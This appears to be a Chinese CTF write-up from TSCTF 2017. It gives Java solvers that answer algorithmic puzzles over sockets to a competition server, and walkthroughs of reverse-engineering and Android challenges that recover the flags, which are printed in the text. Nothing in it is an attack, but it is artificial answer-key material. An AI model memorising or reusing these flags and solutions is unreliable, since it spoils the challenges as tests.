
topx += (Math.floor(str.length / linecount) \* width + 50);

}

}

</script>

得到了



扫一下呗？

# 【Coding】小明的二进制

小明发现，有些整数，它们十进制表示的时候，数的每一位只能是0或者1。例如0，1，110，11001都是这样的数，而2，13，900不是，因为这些数的某些位还包含0、1以外的数。小明将这些各位只为1或者0的数，命名为“小明二进制”。 现每轮给出一个整数n，计算一下最少要用多少个“小明二进制”数相加才能得到n，总共50轮。 如13可以表示为13个1相加，也可以13=10+1+1+1，或者13=11+1+1，所以13最少需要3个“小明二进制”数相加才能得到。

找出最大的数字即是答案

package com.sumygg.tsctf2017.xiaoming;  
  
import java.util.\*;  
  
*/\*\*  
 \* Created by Sumy on 2017/5/6.  
 \*/*public class Work {  
  
 public int getXiaomingStep2(long num) {  
 long ans = 0;  
 while (num > 0) {  
 long x = num % 10;  
 ans = Math.max(ans, x);  
 num /= 10;  
 }  
 return (int) ans;  
 }  
  
public static void main(String[] args) {  
 Work work = new Work();  
 work.generateXiaomingNum();  
 try {  
 Socket socket = new Socket("10.105.42.5", 41111);  
 InputStream input = socket.getInputStream();  
 OutputStream output = socket.getOutputStream();  
 Scanner scanner = new Scanner(input);  
 PrintWriter printWriter = new PrintWriter(output);  
 while (scanner.hasNext()) {  
 String line = scanner.nextLine();  
 System.*out*.println(line);  
 if (line.startsWith("-----")) {  
 System.*out*.println(scanner.nextLine());  
 line = scanner.nextLine();  
 System.*out*.println(line);  
 long num = Long.*parseLong*(line);  
 int ans = work.getXiaomingStep2(num);  
 System.*out*.println(scanner.nextLine());  
 System.*out*.println("MyAns: " + ans);  
 printWriter.println(ans);  
 printWriter.flush();  
 }  
 }  
 socket.close();  
 } catch (IOException e) {  
 e.printStackTrace();  
 }  
}

}

# 【Coding】泽哥的算术

泽哥的数学不是很好，有一天老师给泽哥布置了五十道数学题，要求他在10s内给出A的B次幂的后四位，你能算的出来吗？example input : 123 234 output : 6809

只要求最后4位，所以只拿最后5位运算即可，不用整个进行运算。乘法的时候使用快速幂运算。

package com.sumygg.tsctf2017.zege;  
  
import java.io.IOException;  
import java.io.InputStream;  
import java.io.OutputStream;  
import java.io.PrintWriter;  
import java.net.Socket;  
import java.util.Scanner;  
  
*/\*\*  
 \* Created by Sumy on 2017/5/6.  
 \*/*public class Work {  
 public long work(long a, long b) {  
 long ans = 1;  
 long tmp = a;  
 while (b > 0) {  
 if ((b & 1) == 1) {  
 ans \*= tmp;  
 ans %= 100000;  
 }  
 b >>= 1;  
 tmp \*= tmp;  
 tmp %= 100000;  
 }  
 return ans % 10000;  
 }  
  
 public static void main(String[] args) {  
 Work work = new Work();  
 System.*out*.println(work.work(123, 234));  
 try {  
 Socket socket = new Socket("10.105.42.5", 42222);  
 InputStream input = socket.getInputStream();  
 OutputStream output = socket.getOutputStream();  
 Scanner scanner = new Scanner(input);  
 PrintWriter printWriter = new PrintWriter(output);  
 while (scanner.hasNext()) {  
 String line = scanner.nextLine();  
 System.*out*.println(line);  
 if (line.startsWith("-----")) {  
 System.*out*.println(scanner.nextLine());  
 line = scanner.nextLine();  
 System.*out*.println(line);  
 String[] inputnum = line.split(" ");  
 long a = Long.*parseLong*(inputnum[0]);  
 long b = Long.*parseLong*(inputnum[1]);  
 long ans = work.work(a, b);  
 System.*out*.println(scanner.nextLine());  
 System.*out*.println(a + "^" + b + "-->" + ans);  
 printWriter.println(ans);  
 printWriter.flush();  
 }  
 }  
 socket.close();  
 } catch (IOException e) {  
 e.printStackTrace();  
 }  
 }  
}

# 【Coding】Las Vegas

在Las Vegas，霸哥想跟我们玩个简单的取石子游戏，规则如下：游戏给出数字A B,双方轮流从A个石子中取走石子，每次不能超过B个，谁能取走最后一个石子谁就算赢。双方需要完成50轮游戏

博弈问题，给出的数据总是存在先手必胜的策略，每次取走模(B+1)个即可

package com.sumygg.tsctf2017.las\_vegas;  
  
import java.io.IOException;  
import java.io.InputStream;  
import java.io.OutputStream;  
import java.io.PrintWriter;  
import java.net.Socket;  
import java.util.Scanner;  
  
*/\*\*  
 \* Created by Sumy on 2017/5/6.  
 \*/*public class Work {  
  
 public static void main(String[] args) {  
 Work work = new Work();  
 try {  
 Socket socket = new Socket("10.105.42.5", 43333);  
 InputStream input = socket.getInputStream();  
 OutputStream output = socket.getOutputStream();  
 Scanner scanner = new Scanner(input);  
 PrintWriter printWriter = new PrintWriter(output);  
 while (scanner.hasNext()) {  
 String line = scanner.nextLine();  
 System.*out*.println(line);  
 if (line.startsWith("-----")) {  
 line = scanner.nextLine();  
 System.*out*.println(line);  
 String[] inputnum = line.split(" ");  
 long a = Long.*parseLong*(inputnum[0]);  
 long b = Long.*parseLong*(inputnum[1]);  
 long choice = a % (b + 1);  
 System.*out*.println("choice=" + choice);  
 System.*out*.println(scanner.nextLine());  
// System.out.println(a + "^" + b + "-->" + ans);  
 printWriter.println(choice);  
 printWriter.flush();  
 while (true) {  
 line = scanner.nextLine();  
 System.*out*.println(line);  
 if (line.startsWith("Okay") || line.startsWith("You")) {  
 break;  
 }  
 a = Long.*parseLong*(line.split(" ")[1]);  
 choice = a % (b + 1);  
 System.*out*.println(scanner.nextLine());  
 System.*out*.println("choice=" + choice);  
 printWriter.println(choice);  
 printWriter.flush();  
 }  
 }  
 }  
 socket.close();  
 } catch (IOException e) {  
 e.printStackTrace();  
 }  
 }  
}


# 【Coding】修路

市政府决定在1000个村子(1,2,3,4....1000)间修些路来方便大家出行，市长决定在录用你之前进行一次考察，题目给出800条连通道路信息，再做1000次询问，要求给出村子A与B之间是否连通，是回答"yes"，否回答"no"。


连通图问题，使用Floyd算法即可。时间复杂的O(n^3)

package com.sumygg.tsctf2017.fix\_road;  
  
import java.io.IOException;  
import java.io.InputStream;  
import java.io.OutputStream;  
import java.io.PrintWriter;  
import java.net.Socket;  
import java.util.Scanner;  
  
*/\*\*  
 \* Created by Sumy on 2017/5/7.  
 \*/*public class Solution {  
 private final static int *VE\_NUM* = 1005;  
  
 private boolean[][] connected;  
  
 public Solution() {  
 connected = new boolean[*VE\_NUM*][*VE\_NUM*];  
 for (int i = 0; i < *VE\_NUM*; i++) {  
 connected[i][i] = true;  
 }  
 }  
  
 public void addRoad(int a, int b) {  
 connected[a][b] = true;  
 connected[b][a] = true;  
 }  
  
 public void connectRoad() {  
 for (int k = 0; k < *VE\_NUM*; k++) {  
 for (int i = 0; i < *VE\_NUM*; i++) {  
 for (int j = 0; j < *VE\_NUM*; j++) {  
 if (connected[i][k] && connected[k][j]) {  
 connected[i][j] = true;  
 }  
 }  
 }  
 }  
 }  
  
 public boolean isConnected(int a, int b) {  
 return connected[a][b];  
 }  
  
 public static void main(String[] args) {  
 Solution solution = new Solution();  
 try {  
 Socket socket = new Socket("10.105.42.5", 44444);  
 InputStream input = socket.getInputStream();  
 OutputStream output = socket.getOutputStream();  
 Scanner scanner = new Scanner(input);  
 PrintWriter printWriter = new PrintWriter(output);  
 boolean readroad = false;  
 while (scanner.hasNext()) {  
 String line = scanner.nextLine();  
 System.*out*.println(line);  
 if (line.contains("press enter to continue")) {  
 printWriter.println();  
 printWriter.flush();  
 System.*out*.println("[ENTER]");  
 readroad = true;  
 } else if (readroad && !line.startsWith("We")) {  
 String[] in = line.split(" ");  
 solution.addRoad(Integer.*parseInt*(in[0]), Integer.*parseInt*(in[1]));  
 } else if (readroad && line.startsWith("We")) {  
 solution.connectRoad();  
 readroad = false;  
 } else if (line.startsWith("----")) {  
 line = scanner.nextLine();  
 System.*out*.println(line);  
 String[] in = line.split(" ");  
 System.*out*.println(scanner.nextLine());  
 boolean ans = solution.isConnected(Integer.*parseInt*(in[0]), Integer.*parseInt*(in[1]));  
 printWriter.println(ans ? "yes" : "no");  
 printWriter.flush();  
 System.*out*.println("Ans--" + ans);  
 }  
 }  
 socket.close();  
 } catch (IOException e) {  
 e.printStackTrace();  
 }  
 }  
}

# 【REVERSE&APK】checkin




首先判断输入位数是否为32位。程序前期计算出了Flag存到一个位置，到最后将flag与输入按字节进行比较。




从该位置dump出内存中的flag为TSCTF{0ops\_Rev@zse\_ls\_sO\_e4sY?!}

# 【REVERSE&APK】take it easy


逆向题




首先判断输入长度是否为29



然后将每位的高6位与低2位互换



将翻转的结果与一个数组的数字取xor



最后与一个数组进行比较

根据这个思路写了一个解密程序，从结果数组逆推出了输入

package com.sumygg.tsctf2017.take\_it\_easy;  
  
*/\*\*  
 \* Created by Sumy on 2017/5/6.  
 \*/*public class Solution {  
 private int[] ansbase = {0x53, 0x96, 0xdb, 0x1d, 0xaa, 0xd6,  
 0xd4, 0x48, 0xb8, 0x15, 0xfe, 0x85,  
 0x78, 0x89, 0x65, 0xd2, 0xb6, 0x12,  
 0xfb, 0x09, 0x50, 0xb7, 0x50, 0x84,  
 0x5d, 0x39, 0x82, 0x99, 0x57};  
 private int[] xorbase = {0x46, 0x42, 0x0b, 0x08, 0x3b, 0x08,  
 0x40, 0x11, 0x25, 0x4c, 0x62, 0x59,  
 0x21, 0x5e, 0x29, 0x0e, 0x61, 0x48,  
 0x60, 0x14, 0x09, 0x2b, 0x09, 0x58,  
 0x40, 0x63, 0x19, 0x40, 0x08};  
  
 private void work() {  
 for (int i = 0; i < ansbase.length; i++) {  
 int tmp = ansbase[i] ^ xorbase[i];  
 char ch = (char) ((((tmp & ((1 << 7) - 1)) << 2) | (tmp >> 6))&0xff);  
 System.*out*.print(ch);  
 }  
 System.*out*.println();  
 }  
  
 public static void main(String[] args) {  
 Solution solution = new Solution();  
 solution.work();  
 }  
}

# 【REVERSE&APK】baby\_android

把APK包丢到Bytecodeviewer里看了一下，一个简单的Android逆向题，验证逻辑都写在com.tsctf2017.myapplication.MainActivity.check();函数里。

Check的反编译代码如下：

public boolean check(String var1) {

if(var1.startsWith("TSCTF{") && var1.endsWith("}")) {

String var2 = var1.substring(6, -1 + var1.length());

if(var2.length() == 32 && Pattern.compile("[0-9a-f]+").matcher(var2).matches()) {

byte[] var3 = var2.getBytes();

int var4 = 0;

String var5;

for(var5 = ""; var4 < var3.length; ++var4) {

byte var6 = var3[var4];

if(var6 <= 102 && var6 >= 97) {

var5 = var5 + (10 + (var6 - 97));

} else {

var5 = var5 + (var6 - 48);

}

}

if(var5.equals("1192811610815159146852912439081023130161513")) {

return true;

}

}

}

return false;

}

主要算法逻辑是判断输入字符串是否以开头和结尾TSCTF{}，并且内部的字符字符串只有0-9和a-f，对于0-9的字符，转换成对应数字，对于a-f转换成10-15的数字，将这些拼接起来判断是否与1192811610815159146852912439081023130161513相等。

根据算法手动逆推得到字符串b928b6a8ff9e68529c43908a23d016fd最后flag为TSCTF{b928b6a8ff9e68529c43908a23d016fd}